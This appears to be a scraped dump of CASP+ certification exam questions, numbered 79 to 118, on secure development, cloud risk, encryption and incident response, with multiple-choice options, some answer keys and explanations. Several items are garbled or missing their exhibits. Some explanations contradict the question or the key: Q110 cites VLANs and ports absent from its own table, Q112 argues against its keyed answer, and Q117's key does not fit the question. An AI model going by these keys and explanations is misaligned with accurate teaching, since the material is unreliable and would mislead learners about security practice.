A senior security analyst is helping the development team improve the security of an application that is being developed. The developers use third-party libraries and applications. The software in development used old, third-party packages that were not replaced before market distribution. Which of the following should be implemented into the SDLC to resolve the issue?

A. Software composition analysis

B. A SCAP scanner

C. ASAST

D. A DAST

Answer: (SHOW ANSWER)

Software Composition Analysis (SCA) is a process that identifies the open-source components used in software development to manage the risks associated with third-party components. Implementing SCA into the Software Development Life Cycle (SDLC) can help identify outdated third-party packages and ensure they are replaced or updated before the software is distributed.

NEW QUESTION: 79

A software house is developing a new application. The application has the following requirements:

Reduce the number of credential requests as much as possible

Integrate with social networks

Authenticate users

Which of the following is the BEST federation method to use for the application?

A. WS-Federation

B. OpenID

C. OAuth

D. SAML

Answer: (SHOW ANSWER)

Reference: https://auth0.com/blog/how-saml-authentication-works/

NEW QUESTION: 80

A CSP, which wants to compete in the market, has been approaching companies in an attempt to gain business. The CSP is able to provide the same uptime as other CSPs at a markedly reduced cost. Which of the following would be the MOST significant business risk to a company that signs a contract with this CSP?

A. Resource exhaustion

B. Geographic location

C. Control plane breach

D. Vendor lock-in

Answer: (SHOW ANSWER)

Resource exhaustion is a condition that occurs when a system or service runs out of resources, such as memory, CPU, disk space, or bandwidth, and becomes unable to function properly or respond torequests.

Resource exhaustion can be caused by high demand, poor design, misconfiguration, or malicious attacks, such as denial-of-service (DoS).

Resource exhaustion would be the most significant business risk to a company that signs a contract with a cloud service provider (CSP) that is able to provide the same uptime as other CSPs at a markedly reduced cost, because this could:

Indicate that the CSP is oversubscribing or underprovisioning its resources, which could result in performance degradation, service disruption, or data loss for the company.

Affect the company's availability, reliability, and scalability requirements, which could impact its operations, reputation, and customer satisfaction.

Expose the company to potential security breaches or compliance violations, if the CSP does not implement adequate security controls or measures to prevent or mitigate resource exhaustion.

NEW QUESTION: 81

A security analyst is validating the MAC policy on a set of Android devices. The policy was written to ensure non-critical applications are unable to access certain resources. When reviewing dmesg, the analyst notes many entries such as:

Despite the deny message, this action was still permit following is the MOST likely fix for this issue?

A. Add the objects of concern to the default context.

B. Rebuild the policy, reinstall, and test.

C. Set the devices to enforcing

D. Create separate domain and context files for irc.

Answer: (SHOW ANSWER)

NEW QUESTION: 82

A software development company needs to mitigate third-party risks to its software supply chain. Which of the following techniques should the company use in the development environment to best meet this objective?

A. Performing software composition analysis
B. Requiring multifactor authentication
C. Establishing coding standards and monitoring for compliance
D. Implementing a robust unit and regression-testing scheme
Answer: (SHOW ANSWER)
Software composition analysis (SCA) is the most effective method to mitigate third-party risks in a software supply chain. SCA tools analyze the open-source and third-party components used in software development to identify known vulnerabilities, outdated dependencies, or licensing issues. By integrating SCA into the development environment, the company can proactively address risks related to external libraries or codebases that may introduce vulnerabilities into the software supply chain. CASP+ emphasizes the importance of securing the supply chain, particularly by identifying and addressing risks introduced by third- party software components.
References:
CASP+ CAS-004 Exam Objectives: Domain 3.0 - Enterprise Security Architecture (Third-Party Risk Management) CompTIA CASP+ Study Guide: Securing Software Supply Chains with SCA

NEW QUESTION: 83
A third-party organization has implemented a system that allows it to analyze customers' data and deliver analysis results without being able to see the raw data. Which of the following is the organization implementing?
A. Asynchronous keys
B. Homomorphic encryption
C. Data lake
D. Machine learning
Answer: (SHOW ANSWER)
The organization is implementing homomorphic encryption. Homomorphic encryption is a type of encryption that allows computations to be performed on encrypted data without decrypting it first. This means that the organization can analyze the customers' data and deliver analysis results without being able to see the raw data, preserving the privacy and confidentiality of the customers. Homomorphic encryption can enable various applications, such as cloud computing, machine learning, and data analytics, that require processing sensitive data without compromising security. Verified References:
https://www.techtarget.com/searchsecurity/definition/homomorphic-encryption
https://learn.microsoft.com/en-us/azure/security/fundamentals/encryption-at-rest
https://www.ibm.com/topics/homomorphic-encryption

NEW QUESTION: 84
A security engineer is implementing DLP. Which of the following should the security engineer include in the overall DLP strategy?
A. Tokenization
B. Network traffic analysis

C. Data classification
D. Multifactor authentication
Answer: C (LEAVE A REPLY)
For a successful Data Loss Prevention (DLP) strategy, the first step is data classification. Data classification involves identifying and categorizing data based on its sensitivity and importance, which allows the DLP system to apply appropriate security controls to protect critical or sensitive information. Without proper data classification, it is difficult to implement effective DLP policies. While tokenization, network traffic analysis, and multifactor authentication can contribute to data security, classification is fundamental to building a targeted and effective DLP strategy. CASP+ highlights the importance of identifying and categorizing data as a key part of securing sensitive information and preventing data breaches.
References:
CASP+ CAS-004 Exam Objectives: Domain 3.0 - Enterprise Security Architecture (Data Loss Prevention and Data Classification) CompTIA CASP+ Study Guide: DLP Strategies and Data Classification

NEW QUESTION: 85
A company is rewriting a vulnerable application and adding the inprotect () system call in multiple parts of the application's code that was being leveraged by a recent exploitation tool. Which of the following should be enabled to ensure the application can leverage the new system call against similar attacks in the future?
A. HSM
B. NX bit
C. TPM
D. Secure boot
Answer: (SHOW ANSWER)

NEW QUESTION: 86
A Chief Information Security Officer is concerned about the condition of the code security being used for web applications. It is important to get the review right the first time, and the company is willing to use a tool that will allow developers to validate code as it is written. Which of the following methods should the company use?
A. SAST
B. DAST
C. Fuzz testing
D. Intercepting proxy
Answer: (SHOW ANSWER)
Static Application Security Testing (SAST) is the best method for validating code as it is written. SAST analyzes the source code or binaries of an application for vulnerabilities before the code is executed, allowing developers to identify and fix security flaws early in the development process. This method integrates into the development environment and provides real-time feedback, which


is critical for ensuring secure coding practices from the start. CASP+ highlights the importance of SAST in secure software development lifecycles (SDLCs) as a proactive measure to prevent security issues before the code is deployed.
References:
CASP+ CAS-004 Exam Objectives: Domain 2.0 - Enterprise Security Operations (SAST for Secure Code Validation) CompTIA CASP+ Study Guide: Secure Software Development and Static Code Analysis

NEW QUESTION: 87
A small company recently developed prototype technology for a military program. The company's security engineer is concerned about potential theft of the newly developed, proprietary information.
Which of the following should the security engineer do to BEST manage the threats proactively?
A. Join an information-sharing community that is relevant to the company.
B. Leverage the MITRE ATT&CK framework to map the TTR.
C. Use OSINT techniques to evaluate and analyze the threats.
D. Update security awareness training to address new threats, such as best practices for data security.
Answer: (SHOW ANSWER)
An information-sharing community is a group or network of organizations that share threat intelligence, best practices, and mitigation strategies related to cybersecurity. An information-sharing community can help the company proactively manage the threats of potential theft of its newly developed, proprietary information by providing timely and actionable insights, alerts, and recommendations. An information-sharing community can also enable collaboration and coordination among its members to enhance their collective defense and resilience. References: https://us-cert.cisa.gov/ncas/tips/ST04-016 https://www.cisecurity.org/blog/what-is-an-information-sharing-community/

NEW QUESTION: 88
A cybersecurity analyst receives a ticket that indicates a potential incident is occurring. There has been a large in log files generated by a generated by a website containing a "Contact US" form. The analyst must determine if the increase in website traffic is due to a recent marketing campaign of if this is a potential incident. Which of the following would BEST assist the analyst?
A. Checking for new rules from the inbound network IPS vendor
B. Running the website log files through a log reduction and analysis tool
C. Ensuring proper input validation is configured on the "Contact US" form
D. Deploy a WAF in front of the public website
Answer: (SHOW ANSWER)

NEW QUESTION: 89

A new web server must comply with new secure-by-design principles and PCI DSS. This includes mitigating the risk of an on-path attack. A security analyst is reviewing the following web server configuration:



Which of the following ciphers should the security analyst remove to support the business requirements?

A. TLS_AES_128_CCM_8_SHA256

B. TLS_DHE_DSS_WITH_RC4_128_SHA

C. TLS_CHACHA20_POLY1305_SHA256

D. TLS_AES_128_GCM_SHA256

Answer: B (LEAVE A REPLY)

The security analyst should remove the cipher TLS_DHE_DSS_WITH_RC4_128_SHA to support the business requirements, as it is considered weak and vulnerable to on-path attacks. RC4 is an outdated stream cipher that has been deprecated by major browsers and protocols due to its flaws and weaknesses. The other ciphers are more secure and compliant with secure-by-design principles and PCI DSS. Verified References:
https://www.comptia.org/blog/what-is-a-cipher https://partners.comptia.org/docs/default-source/resources
/casp-content-guide

NEW QUESTION: 90

A security analyst identified a vulnerable and deprecated runtime engine that is supporting a public-facing banking application. The developers anticipate the transition to modern development environments will take at least a month. Which of the following controls would best mitigate the risk without interrupting the service during the transition?

A. Shutting down the systems until the code is ready

B. Uninstalling the impacted runtime engine

C. Selectively blocking traffic on the affected port

D. Configuring IPS and WAF with signatures

Answer: (SHOW ANSWER)

Given the vulnerability in the deprecated runtime engine, configuring an IPS (Intrusion Prevention System) and WAF (Web Application Firewall) with appropriate signatures is the best temporary control. This allows the organization to monitor and block potential attacks targeting known vulnerabilities in the runtime engine while the developers work on the transition. Shutting down the systems or uninstalling the runtime engine would cause service interruptions, and blocking

traffic might disrupt legitimate users. IPS and WAF provide an active layer of defense without interrupting service. CASP+ emphasizes the use of layered security, including IPS and WAF, to mitigate risks in public-facing applications.
References:
CASP+ CAS-004 Exam Objectives: Domain 3.0 - Enterprise Security Architecture (Web Application Firewalls, Intrusion Prevention Systems) CompTIA CASP+ Study Guide: Mitigating Application Vulnerabilities with WAFs and IPS

NEW QUESTION: 91
A penetration tester discovers a condition that causes unexpected behavior in a web application. This results in the dump of the interpreter's debugging information, which includes the interpreter's version, full path of binary files, and the user ID running the process. Which of the following actions would best mitigate this risk?
A. Include routines in the application for message handling
B. Adopt a compiled programming language instead.
C. Perform SAST vulnerability scans on every build.
D. Validate user-generated input.
Answer: (SHOW ANSWER)
In this scenario, the web application is disclosing sensitive debugging information when an error occurs. To mitigate this risk, the best solution is to implement proper error message handling routines that ensure detailed debugging information is not exposed to users. Instead, the application shoulddisplay generic error messages to the end-user while logging detailed information securely for internal troubleshooting. This approach reduces the risk of information disclosure, which is a common vulnerability in web applications. CASP+ emphasizes the importance of secure error handling as part of secure software development practices.
References:
CASP+ CAS-004 Exam Objectives: Domain 2.0 - Enterprise Security Operations (Secure Coding and Error Handling) CompTIA CASP+ Study Guide: Web Application Security and Proper Error Handling

NEW QUESTION: 92

During a vendor assessment, an analyst reviews a listing of the complementary user entity controls included in the audit report. Which of the following is the most important aspect to consider when reviewing this list with the security team?

A. How the organization will implement and monitor the user entity controls

B. How the CSP performs the controls on behalf of the user entity

C. How the organization should monitor the CSP's execution of the user entity controls

D. How the user entity will audit the CSP's implementation of the user entity controls

Answer: (SHOW ANSWER)

Step by Step Explanation:

* User entity controls are responsibilities that must be implemented by the organization, so determining how to implement and monitor them is critical.

* Monitoring the CSP or auditing their implementation pertains to the CSP's responsibilities, not complementary user entity controls.

Reference: CASP+ Exam Objectives 3.5 - Evaluate shared responsibility models for cloud environments.

NEW QUESTION: 93

Recently, two large engineering companies in the same line of business decided to approach cyberthreats in a united way. Which of the following best describes this unified approach?

A. SOW

B. SLA

C. NDA

D. OU

Answer: (SHOW ANSWER)

NEW QUESTION: 94

An organization is moving its intellectual property data from on premises to a CSP and wants to secure the data from theft. Which of the following can be used to mitigate this risk?

A. An additional layer of encryption

B. A third-party data integrity monitoring solution

C. A complete backup that is created before moving the data

D. Additional application firewall rules specific to the migration

Answer: (SHOW ANSWER)

The company should use an additional layer of encryption to secure the data from theft when moving to a CSP. Encryption is a process of transforming data into an unreadable format using a secret key. Encryption can protect the data from unauthorized access or modification during transit and at rest. Encryption can be applied at different levels, such as disk, file, or application. An additional layer of encryption can provide an extra security measure on top of the encryption provided by the CSP. Verified References:

* https://learn.microsoft.com/en-us/partner-center/transition-seat-based-services

* https://cloud.google.com/architecture/patterns-for-connecting-other-csps-with-gcp

NEW QUESTION: 95
city government's IT director was notified by the City council that the following cybersecurity requirements must be met to be awarded a large federal grant:
+ Logs for all critical devices must be retained for 365 days to enable monitoring and threat hunting.
+ All privileged user access must be tightly controlled and tracked to mitigate compromised accounts.
+ Ransomware threats and zero-day vulnerabilities must be quickly identified.
Which of the following technologies would BEST satisfy these requirements? (Select THREE).
A. Endpoint protection
B. Log aggregator
C. Zero trust network access
D. PAM
E. Cloud sandbox
F. SIEM
G. NGFW
Answer: (SHOW ANSWER)
B: Log aggregator: A log aggregator is a tool that collects, parses, and stores logs from various sources, such as devices, applications, servers, etc. A log aggregator can help meet the requirement of retaining logs for 365 days by providing a centralized and scalable storage solution1 .
D: PAM: PAM stands for privileged access management. It is a technology that controls and monitors the access of privileged users (such as administrators) to critical systems and data. PAM can help meet the requirement of controlling and tracking privileged user access by enforcing policies such as least privilege, multifactor authentication, password rotation, session recording, etc. .
F: SIEM: SIEM stands for security information and event management. It is a technology that analyzes and correlates logs from various sources to detect and respond to security incidents. SIEM can help meet the requirement of identifying ransomware threats and zero-day vulnerabilities by providing real-time alerts, threat intelligence feeds, incident response workflows, etc. .

NEW QUESTION: 96
A company is looking for a solution to hide data stored in databases. The solution must meet the following requirements:
Be efficient at protecting the production environment
Not require any change to the application
Act at the presentation layer
Which of the following techniques should be used?
A. Algorithmic

B. Masking
C. Random substitution
D. Tokenization
Answer: (SHOW ANSWER)

NEW QUESTION: 97
A security consultant is designing an infrastructure security solution for a client company that has provided the following requirements:
* Access to critical web services at the edge must be redundant and highly available.
* Secure access services must be resilient to a proprietary zero-day vulnerability in a single component.
* Automated transition of secure access solutions must be able to be triggered by defined events or manually by security operations staff.
Which of the following solutions BEST meets these requirements?
A. Implementation of multiple IPSec VPN solutions with diverse endpoint configurations enabling user optionality in the selection of a remote access provider
B. Remote access services deployed using vendor-diverse redundancy with event response driven by playbooks.
C. Two separate secure access solutions orchestrated by SOAR with components provided by the same vendor for compatibility.
D. Reverse TLS proxy configuration using OpenVPN/OpenSSL with scripted failover functionality that connects critical web services out to endpoint computers.
Answer: (SHOW ANSWER)
Remote access services deployed using vendor-diverse redundancy with event response driven by playbooks is the best solution to meet the requirements. Vendor-diverse redundancy means using different vendors or technologies to provide the same service or function, which can increase the availability and resilience of the service. For example, if one vendor's VPN solution fails due to a zero-day vulnerability, another vendor's VPN solution can take over without affecting the users. Event response driven by playbooks means using predefined workflows or scripts to automate the actions or decisions that need to be taken in response to certain events or triggers. For example, a playbook can define how to switch between different remote access solutions based on certain criteria or conditions, such as performance, availability, security, or manual input.
Playbooks can also be integrated with SOAR platforms to leverage their capabilities for orchestration, automation, and response. Verified References:
* https://cyware.com/security-guides/security-orchestration-automation-and-response/what-is-vendor- agnostic-security-orchestration-automation-and-response-soar-40e4
* https://www.paloaltonetworks.com/cyberpedia/what-is-a-security-playbook

NEW QUESTION: 98

A company has hired a security architect to address several service outages on the endpoints due to new malware. The Chief Executive Officer's laptop was impacted while working from home. The goal is to prevent further endpoint disruption. The edge network is protected by a web proxy.
Which of the following solutions should the security architect recommend?
A. Replace the current antivirus with an EDR solution.
B. Remove the web proxy and install a UTM appliance.
C. Implement a deny list feature on the endpoints.
D. Add a firewall module on the current antivirus solution.
Answer: (SHOW ANSWER)
Replacing the current antivirus with an EDR (endpoint detection and response) solution is the best solution for addressing several service outages on the endpoints due to new malware. An EDR solution is a technology that provides advanced capabilities for detecting, analyzing, and responding to threats or incidents on endpoints, such as computers, laptops, mobile devices, or servers. An EDR solution can use behavioral analysis, machine learning, threat intelligence, or other methods to identify new or unknown malware that may evade traditional antivirus solutions. An EDR solution can also provide automated or manual remediation actions, such as isolating, blocking, or removing malware from endpoints. Removing the web proxy and installing a UTM (unified threat management) appliance is not a good solution for addressing service outages on endpoints due to new malware, as it could expose endpoints to more threats or attacks by removing a layer of protection that filters web traffic, as well as not provide sufficient detection or response capabilities for endpoint-specific malware. Implementing a deny list feature on endpoints is not a good solution for addressing service outages on endpoints due to new malware, as it could be ineffective or impractical for blocking new or unknown malware that may not be on the deny list, as well as not provide sufficient detection or response capabilities for endpoint-specific malware. Adding a firewall module on the current antivirus solution is not a good solution for addressing service outages on endpoints due to new malware, as it could introduce compatibility or performance issues for endpoints by adding an additional feature that may not be integrated or optimized with the antivirus solution, as well as not provide sufficient detection or response capabilities for endpoint-specific malware. Verified References: https://www.comptia.org/blog/what-is-edr https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION: 99
A cybersecurity engineer analyst a system for vulnerabilities. The tool created an OVAL. Results document as output. Which of the following would enable the engineer to interpret the results in a human readable form?
(Select TWO.)
A. OOXML editor
B. Event Viewer
C. XML style sheet

D. SCAP tool
E. Debugging utility
F. Text editor
Answer: (SHOW ANSWER)

NEW QUESTION: 100
Which of the following best describes a risk associated with using facial recognition to locally authenticate to a mobile device?

A. Data remanence
B. Deepfake
C. Biometric impersonation
D. Metadata scraping
Answer: C (LEAVE A REPLY)

NEW QUESTION: 101
An organization recently recovered from an attack that featured an adversary injecting Malicious logic into OS bootloaders on endpoint devices Therefore, the organization decided to require the use of TPM for measured boot and attestation, monitoring each component from the IJEFI through the full loading of OS components. of the following TPM structures enables this storage functionality?
A. Endorsement tickets
B. Clock/counter structures
C. Command tag structures with MAC schemes
D. Platform configuration registers
Answer: (SHOW ANSWER)
TPMs provide the ability to store measurements of code and data that can be used to ensure that code and data remain unchanged over time. This is done through Platform Configuration Registers (PCRs), which are structures used to store measurements of code and data. The measurements are taken during the boot process and can be used to compare the state of the system at different times, which can be used to detect any changes to the system and verify that the system has not been tampered with.

NEW QUESTION: 102
An organization's finance system was recently attacked. A forensic analyst is reviewing the contents Of the compromised files for credit card data.
Which of the following commands should the analyst run to BEST determine whether financial data was lost?

A. Option B
B. Option C
C. Option A
D. Option D
Answer: (SHOW ANSWER)

NEW QUESTION: 103
A security architect recommends replacing the company's monolithic software application with a containerized solution. Historically, secrets have been stored in the application's configuration files. Which of the following changes should the security architect make in the new system?
A. Use a secrets management tool.
B. 'Save secrets in key escrow.
C. Store the secrets inside the Dockerfiles.
D. Run all Dockerfles in a randomized namespace.
Answer: (SHOW ANSWER)
A secrets management tool is a tool that helps companies securely store, transmit, and manage sensitive digital authentication credentials such as passwords, keys, tokens, certificates, and other secrets. A secrets management tool can help prevent secrets sprawl, enforce business policies, and inject secrets into pipelines.
A: secrets management tool can also help protect secrets from unauthorized access, leakage, or compromise by using encryption, tokenization, access control, auditing, and rotation. A secrets management tool is a recommended solution for replacing the company's monolithic software application with a containerized solution, because it can provide a centralized and consistent way to manage secrets across multiple containers and environments.
B: Saving secrets in key escrow is not a recommended solution for replacing the company's monolithic software application with a containerized solution, because it does not address the operational challenges of managing secrets for containers. Key escrow is a process of storing cryptographic keys with a trusted third party that can release them under certain conditions. Key escrow can be useful for backup or recovery purposes, but it does not provide the same level of security and automation as a secrets management tool.
C: Storing the secrets inside the Dockerfiles is not a recommended solution for replacing the company's monolithic software application with a containerized solution, because it exposes the secrets to anyone who can access the Dockerfiles or the images built from them. Storing secrets inside the Dockerfiles is equivalent to hardcoding them into the application code, which is a bad

practice that violates the principle of least privilege and increases the risk of secrets leakage or compromise.
D: Running all Dockerfiles in a randomized namespace is not a recommended solution for replacing the company's monolithic software application with a containerized solution, because it does not address the issue of storing and managing secrets for containers. Running Dockerfiles in a randomized namespace is a technique to avoid name conflicts and collisions between containers, but it does not provide any security benefits for secrets.

NEW QUESTION: 104
A company's product site recently had failed API calls, resulting in customers being unable to check out and purchase products. This type of failure could lead to the loss of customers and damage to the company's reputation in the market.
Which of the following should the company implement to address the risk of system unavailability?
A. Redundant reporting systems
B. A self-healing system
C. Application controls
D. User and entity behavior analytics
Answer: (SHOW ANSWER)

NEW QUESTION: 105
Which of the following testing plans is used to discuss disaster recovery scenarios with representatives from multiple departments within an incident response team but without taking any invasive actions?
A. Disaster recovery checklist
B. Tabletop exercise
C. Full interruption test
D. Parallel test
Answer: (SHOW ANSWER)
A tabletop exercise is a type of testing plan that is used to discuss disaster recovery scenarios with representatives from multiple departments within an incident response team but without taking any invasive actions. A tabletop exercise is a simulation of a potential disaster or incident that involves a verbal or written discussion of how each department would respond to it. The purpose of a tabletop exercise is to identify gaps, weaknesses, or conflicts in the disaster recovery plan, and to improve communication and coordination among the team members.
References: [CompTIA CASP+ Study Guide, Second Edition, page 455]

NEW QUESTION: 106
A company in the financial sector receives a substantial number of customer transaction requests via email.

While doing a root-cause analysis conceding a security breach, the CIRT correlates an unusual spike in port
80 traffic from the IP address of a desktop used by a customer relations employee who has access to several of the compromised accounts. Subsequent antivirus scans of the device do not return an findings, but the CIRT finds undocumented services running on the device. Which of the following controls would reduce the discovery time for similar in the future.
A. Increasing the cadence for antivirus DAT updates to twice daily
B. Implementing application blacklisting
C. Deploying host-based firewalls and shipping the logs to the SIEM
D. Configuring the mall to quarantine incoming attachment automatically
Answer: (SHOW ANSWER)

NEW QUESTION: 107
A pharmaceutical company recently experienced a security breach within its customer-facing web portal. The attackers performed a SQL injection attack and exported tables from the company's managed database, exposing customer information.
The company hosts the application with a CSP utilizing the IaaS model. Which of the following parties is ultimately responsible for the breach?
A. The cloud software provider
B. The database software vendor
C. The web portal software vendor
D. The pharmaceutical company
Answer: (SHOW ANSWER)

NEW QUESTION: 108
A security engineer was auditing an organization's current software development practice and discovered that multiple open-source libraries were Integrated into the organization's software. The organization currently performs SAST and DAST on the software it develops.
Which of the following should the organization incorporate into the SDLC to ensure the security of the open- source libraries?
A. Perform additional SAST/DAST on the open-source libraries.
B. Implement the SDLC security guidelines.

C. Track the library versions and monitor the CVE website for related vulnerabilities.
D. Perform unit testing of the open-source libraries.
Answer: (SHOW ANSWER)
Reference: https://www.whitesourcesoftware.com/resources/blog/application-security-best-practices/ Tracking the library versions and monitoring the CVE (Common Vulnerabilities and Exposures) website for related vulnerabilities is an activity that the organization should incorporate into the SDLC (software development life cycle) to ensure the security of the open-source libraries integrated into its software.
Tracking the library versions can help identify outdated or unsupported libraries that may contain vulnerabilities or bugs. Monitoring the CVE website can help discover publicly known vulnerabilities in the open-source libraries and their severity ratings. Performing additionalSAST/DAST (static application security testing/dynamic application security testing) on the open-source libraries may not be feasible or effective for ensuring their security, as SAST/DAST are mainly focused on testing the source code or functionality of the software, not the libraries. Implementing the SDLC security guidelines is a general activity that the organization should follow for developing secure software, but it does not specifically address the security of the open-source libraries. Performing unit testing of the open-source libraries may not be feasible or effective for ensuring their security, as unit testing is mainly focused on testing the individual components or modules of the software, not the libraries. Verified References:
https://www.comptia.org/blog/what-is-cve
https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION: 109
Which of the following is the BEST disaster recovery solution when resources are running in a cloud environment?
A. Primary provider BCDR
B. Cloud provider BCDR
C. Alternative provider BCDR
D. Remote provider BCDR
Answer: (SHOW ANSWER)

NEW QUESTION: 110
A security engineer has been asked to close all non-secure connections from the corporate network. The engineer is attempting to understand why the corporate UTM will not allow users to download email via IMAPS. The engineer formulates a theory and begins testing by creating the firewall ID 58, and users are able to download emails correctly by using IMAP instead. The network comprises three VLANs:

- VLAN 30	Guest networks	192.168.20.0/25
- VLAN 20	Corporate user network	192.168.0.0/28
- VLAN 110	Corporate server network	192.168.0.16/29

The security engineer looks at the UTM firewall rules and finds the following:

Rule active	Firewall ID	Source	Destination	Ports	Action	TLS decryption
Yes	58	VLAN 20	15.22.33.45	143	Allow and log	Enabled
Yes	33	VLAN 30	Any	80, 443,	Allow and log	Disabled
Yes	22	VLAN 110	VLAN 20	Any	Allow and log	Disabled
No	21	VLAN 20	15.22.33.45	990	Allow and log	Disabled
Yes	20	VLAN 20	VLAN 110	Any	Allow and log	Enabled
Yes	19	VLAN 20	Any	993, 587	Allow and log	Enabled

Which of the following should the security engineer do to ensure IMAPS functions properly on the corporate user network?

A. Contact the email service provider and ask if the company IP is blocked.

B. Confirm the email server certificate is installed on the corporate computers.

C. Make sure the UTM certificate is imported on the corporate computers.

D. Create an IMAPS firewall rule to ensure email is allowed.

Answer: (SHOW ANSWER)

IMAPS (Internet Message Access Protocol Secure) is a protocol that allows users to access and manipulate email messages on a remote mail server over a secure connection. IMAPS uses SSL/TLS encryption to protect the communication between the client and the server. IMAPS uses port 993 by default. To ensure IMAPS functions properly on the corporate user network, the security engineer should create an IMAPS firewall rule on the UTM (Unified Threat Management) device that allows traffic from VLAN 10 (Corporate Users) to VLAN 20 (Email Server) over port 993. The existing firewall rules do not allow this traffic, as they only allow HTTP (port 80), HTTPS (port 443), and SMTP (port 25). References: https://www.techopedia.com /definition/2460/internet-message-access-protocol-secure-imaps https://www.sophos.com/en-us/support /knowledgebase/115145.aspx

NEW QUESTION: 111

A software developer has been tasked with creating a unique threat detection mechanism that is based on machine learning. The information system for which the tool is being developed is on a rapid CI/CD pipeline, and the tool developer is considered a supplier to the process. Which of the following presents the most risk to the development life cycle and lo the ability to deliver the security tool on time?

A. Deep learning language barriers

B. Big Data processing required for maturity

C. Secure, multiparty computation requirements

D. Computing capabilities available to the developer

Answer: (SHOW ANSWER)

The most significant risk to the development of a machine-learning-based threat detection tool is the Big Data processing required for maturity. Machine learning models often require large

datasets to train effectively, and processing and analyzing this data can be time-consuming and resource-intensive. This can delay the development timeline, especially in a rapid CI/CD pipeline environment where timely delivery is crucial.
CASP+ highlights the challenges associated with machine learning and Big Data in security tool development, particularly the resource demands and the need for extensive data to ensure accuracy and maturity.
References:
CASP+ CAS-004 Exam Objectives: Domain 2.0 - Enterprise Security Operations (Big Data and Machine Learning Challenges) CompTIA CASP+ Study Guide: Implementing and Managing Machine Learning in Security Environments

NEW QUESTION: 112
A technician accidentally deleted the secret key that was corresponding to the public key pinned to a busy online magazine. To remedy the situation, the technician obtained a new certificate with a different key.
However, paying subscribers were locked out of the website until the key-pinning policy expired.
Which of the following alternatives should the technician adopt to prevent a similar issue in the future?
A. Registration authority
B. Certificate revocation list
C. Client authentication
D. Certificate authority authorization
Answer: D (LEAVE A REPLY)
Certificate Authority Authorization (CAA) is not listed directly in the provided options, but it is a relevant mechanism in the context of managing certificates and preventing issues similar to the one described.
However, based on the available choices, the Online Certificate Status Protocol (OCSP) comes closest to providing a viable solution. OCSP allows for real-time validation of a certificate's revocation status, which could mitigate the issue of users being locked out due to key pinning policies. It is a more modern and efficient alternative to Certificate Revocation Lists (CRLs), offering faster and more reliable certificate status checks. By implementing OCSP, the technician could ensure that clients receive timely updates on the revocation status of certificates, potentially avoiding the downtime caused by the key-pinning policy awaiting expiration.

NEW QUESTION: 113
An organization is preparing to migrate its production environment systems from an on-premises environment to a cloud service. The lead security architect is concerned that the organization's current methods for addressing risk may not be possible in the cloud environment.
Which of the following BEST describes the reason why traditional methods of addressing risk may not be possible in the cloud?
A. Migrating operations assumes the acceptance of all risk.

B. Cloud providers are unable to avoid risk.
C. Specific risks cannot be transferred to the cloud provider.
D. Risks to data in the cloud cannot be mitigated.
Answer: (SHOW ANSWER)
According to NIST SP 800-146, cloud computing introduces new risks that need to be assessed and managed by the cloud consumer. Some of these risks are related to the shared responsibility model of cloud computing, where some security controls are implemented by the cloud provider and some by the cloud consumer. The cloud consumer cannot transfer all the risks to the cloud provider and needs to understand which risks are retained and which are mitigated by the cloud provider.3

NEW QUESTION: 114
A web application server is running a legacy operating system with an unpatched RCE (Remote Code Execution) vulnerability. The server cannot be upgraded until the corresponding application code is updated.
Which of the following compensating controls would prevent successful exploitation?
A. Segmentation
B. CASB
C. HIPS
D. UEBA
Answer: (SHOW ANSWER)
Segmentation isolates the vulnerable server into a separate network segment, reducing its exposure to potential attackers. By implementing firewalls or virtual LANs (VLANs), segmentation minimizes the risk of lateral movement and external exploitation, aligning with CASP+ objective 1.3, which emphasizes implementing appropriate compensating controls to address vulnerabilities.

NEW QUESTION: 115
Leveraging cryptographic solutions to protect data that is in use ensures the data is encrypted:
A. in memory during processing
B. when it is written to a system's solid-state drive.
C. by an enterprise hardware security module.
D. when it is passed across a local network.
Answer: (SHOW ANSWER)

NEW QUESTION: 116
A Chief Information Security Officer (CISO) received a call from the Chief Executive Officer (CEO) about a data breach from the SOC lead around 9:00 a.m. At 10:00 a.m. The CEO informs the CISO that a breach of the firm is being reported on national news. Upon investigation, it is

determined that a network administrator has reached out to a vendor prior to the breach for information on a security patch that failed to be installed.
Which of the following should the CISO do to prevent this from happening again?
A. Properly triage events based on brand imaging and ensure the CEO is on the call roster.
B. Create an effective communication plan and socialize it with all employees.
C. Send out a press release denying the breach until more information can be obtained.
D. Implement a more robust vulnerability identification process.
Answer: (SHOW ANSWER)
To prevent similar issues from occurring again, the CISO should create an effective communication plan and ensure all employees are aware of it. A clear communication plan ensures that critical security information, such as breaches or vulnerabilities, is promptly communicated to the right stakeholders (e.g., the CEO) in a timely manner, preventing situations where the media reports on breaches before internal teams are fully informed. CASP+ emphasizes the importance of having structured communication protocols during security incidents to ensure accurate and timely responses.
References:
CASP+ CAS-004 Exam Objectives: Domain 2.0 - Enterprise Security Operations (Incident Communication Plans) CompTIA CASP+ Study Guide: Developing and Implementing Effective Incident Communication Plans

NEW QUESTION: 117
An auditor Is reviewing the logs from a web application to determine the source of an Incident. The web application architecture Includes an Internet-accessible application load balancer, anumber of web servers In a private subnet, application servers, and one database server In a tiered configuration. The application load balancer cannot store the logs. The following are sample log snippets:

Which of the following should the auditor recommend to ensure future incidents can be traced back to the sources?
A. Install a software-based HIDS on the application servers.
B. Install a certificate signed by a trusted CA.
C. Store the value of the $_server (' REMOTE_ADDR '] received by the web servers.
D. Use stored procedures on the database server.
E. Enable the x-Forwarded-For header al the load balancer.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 118
A company recently deployed new servers to create an additional cluster to support a new application. The corporate security policy states that all new servers must be resilient. The new cluster has a high-availability configuration for a smooth failover. The failover was successful following a recent power outage, but both clusters lost critical data, which impacted recovery time. Which of the following needs to be configured to help ensure minimal delays when power outages occur in the future?
A. Replication
B. Caching
C. Containerization
D. Redundancy
E. High availability
